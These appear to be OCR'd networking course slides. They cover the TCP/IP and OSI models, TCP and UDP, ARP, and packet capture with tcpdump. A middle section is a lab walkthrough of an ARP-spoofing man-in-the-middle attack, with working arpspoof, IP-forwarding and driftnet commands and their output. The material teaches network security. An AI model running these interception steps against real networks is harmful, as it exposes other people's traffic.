
Network Models

Dominant Network Models Adopting Layered Architecture

Open Systems Interconnection (OSI)

Transmission Control Protocol/Internet Protocol (TCP/IP)

Transport Layer




- TCP

  Connection-oriented

- User Datagram Protocol (UDP)

TCP/IP - Adopts 3-way handshake


Three-Way Handshaking



UDP

UDP

- Connectionless
- No handshaking
- Not concerned about losing packets or errors



UDP and TCP Applications


- Video conferencing: UDP
- Email and web browser: TCP


ARP protocol

ARP

Address Resolution Protocol

Two Addressing Schemes







```
C:\Users\Instructor>arp -a

Interface: 10.35.4.148 --- 0xd
  Internet Address      Physical Address      Type
  10.35.4.145           00-1b-17-00-01-26     dynamic
  10.35.4.159           ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Instructor>_
```


ARP

ARP is not secure.



Man-in-Middle attach : Example (based on above diagram)


- -i: option is specify which network (eth0)
- **arpspoof**: used for spoof network packets between hosts
- **driftnet** - packet snippet utility that shows all packets going through network utility.
- ***Step#1***: Run arpspoof against machine#1 for intercepting machine#2
- ***Step#2***: Run arpspoof against machine#2 for intercepting machine#1
- **Step**#3: On attacker host, run drifnet.
- **Step**#4: Open browser




```
root@kali: ~
root@kali:~# echo '1' > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 10.35.4.149 10.35.4.150
e6:7c:dc:f9:5:35 22:81:7c:20:fe:cc 0806 42: arp reply 10.35.4.1
50 is-at e6:7c:dc:f9:5:35
```

```
root@kali: ~
root@kali:~# arpspoof -i eth0 -t 10.35.4.150 10.35.4.149
e6:7c:dc:f9:5:35 d6:9a:91:54:ce:64 0806 42: arp reply 10.35.4.1
49 is-at e6:7c:dc:f9:5:35
e6:7c:dc:f9:5:35 d6:9a:91:54:ce:64 0806 42: arp reply 10.35.4.1
49 is-at e6:7c:dc:f9:5:35
e6:7c:dc:f9:5:35 d6:9a:91:54:ce:64 0806 42: arp reply 10.35.4.1
49 is-at e6:7c:dc:f9:5:35
e6:7c:dc:f9:5:35 d6:9a:91:54:ce:64 0806 42: arp reply 10.35.4.1
49 is-at e6:7c:dc:f9:5:35
```

On Alice# machine, Open Bob's PC to download some image




On Attacker PC observe, driftnet if packets are intercepted



Network Data - Capture

TCP



Two Well-Known Tools Relying on pcap

Tcpdump and Wireshark

```
instructor@ubuntud2:/var/www/html$ tcpdump -D
1.ens18 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.nflog (Linux netfilter log (NFLOG) interface)
5.nfqueue (Linux netfilter queue (NFQUEUE) interface)
6.usbmon1 (USB bus number 1)
instructor@ubuntud2:/var/www/html$
```

Capture TCPDUMP

- -s 0 = all packet data
- Port shh = only capture in/out of ssh port
- Use '-w' to send the data into pcap file
- Use Wireshark to view captured packet data

```
tor@ubuntud2: ~
instructor@ubuntud2:~$ sudo tcpdump -s 0 port ssh
[sudo] password for instructor:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens18, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
File  Edit  View  Search  Terminal  Help
instructor@ubuntud2:~$ ssh instructor@10.35.4.150
instructor@10.35.4.150's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-45-generic x
64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb  8 15:21:22 2019 from 10.35.4.150
Can't open display
Can't open display
instructor@ubuntud2:~$
```

After above step, **tcpdump** window will start showing all packet data

```
instructor@ubuntud2:~$ sudo tcpdump -s 0 port ssh -w sample.pcap
tcpdump: listening on ens18, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Sending tcpdump data into pcap file